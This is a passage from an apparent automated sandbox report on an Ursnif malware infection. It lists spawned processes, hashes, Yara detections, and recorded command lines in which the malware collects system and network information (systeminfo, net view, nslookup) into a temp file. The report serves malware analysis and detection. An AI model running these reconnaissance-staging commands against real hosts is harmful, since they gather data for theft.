MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5804**, Parent PID: **504**

General	
Target ID:	45
Start time:	16:16:52
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4712**, Parent PID: **3688**

General	
Target ID:	46
Start time:	16:16:52
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff61beb0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000002E.00000002.895620050.000001EF36402000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000002E.00000000.667078163.000001EF35E20000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000002E.00000000.654783377.000001EF35E20000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000002E.00000000.661830136.000001EF35E20000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: **5116**, Parent PID: **3688**

General	
Target ID:	47
Start time:	16:17:01
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "systeminfo.exe > C:\Users\user\AppData\Local\Temp\DFA5.bin1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6932**, Parent PID: **5116**

General	
Target ID:	48
Start time:	16:17:04
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0xbc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5020**, Parent PID: **3688**

General	
Target ID:	49
Start time:	16:17:07
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\DFA5.bin1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **2880**, Parent PID: **3688**

General	
Target ID:	50
Start time:	16:17:13
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff61beb0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000032.00000000.703035684.0000024373BF0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000032.00000002.888570101.0000024373502000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000032.00000000.698826675.0000024373BF0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000032.00000000.695593372.0000024373BF0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: **7060**, Parent PID: **5020**

General	
Target ID:	51
Start time:	16:17:16
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6732**, Parent PID: **3688**

General	
Target ID:	52
Start time:	16:17:22
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "net view >> C:\Users\user\AppData\Local\Temp\DFA5.bin1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3784**, Parent PID: **6732**

General	
Target ID:	53
Start time:	16:17:27
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: net.exe PID: **6284**, Parent PID: **6732**

General	
Target ID:	54
Start time:	16:17:28
Start date:	22/04/2022
Path:	C:\Windows\System32\net.exe
Wow64 process (32bit):	false
Commandline:	net view
Imagebase:	0x7ff7e90e0000

File size:	56832 bytes
MD5 hash:	15534275EDAABC58159DD0F8607A71E5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **3720**, Parent PID: **3688**

General

Target ID:	55
Start time:	16:17:29
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff61beb0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6660**, Parent PID: **3688**

General

Target ID:	56
Start time:	16:17:40
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,
Imagebase:	0xed0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742734831.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000038.00000000.741896221.0000000003610000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000038.00000000.741217358.0000000003610000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.743014164.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742810151.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742565489.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742635161.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.743129288.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742454861.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742926350.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000038.00000000.740581278.0000000003610000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000002.744378617.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000038.00000003.742968366.0000000003D78000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: **6980**, Parent PID: **6660**

General	
Target ID:	57
Start time:	16:17:41
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6804**, Parent PID: **3688**

General	
Target ID:	58
Start time:	16:17:42
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\DFA5.bin1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6460**, Parent PID: **6804**

General	
Target ID:	59
Start time:	16:17:43
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1012**, Parent PID: **3688**

General	
Target ID:	60
Start time:	16:17:44
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd /C "nslookup 127.0.0.1 >> C:\Users\user\AppData\Local\Temp\DFA5.bin1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1268**, Parent PID: **1012**

General

Target ID:	61
Start time:	16:17:45
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly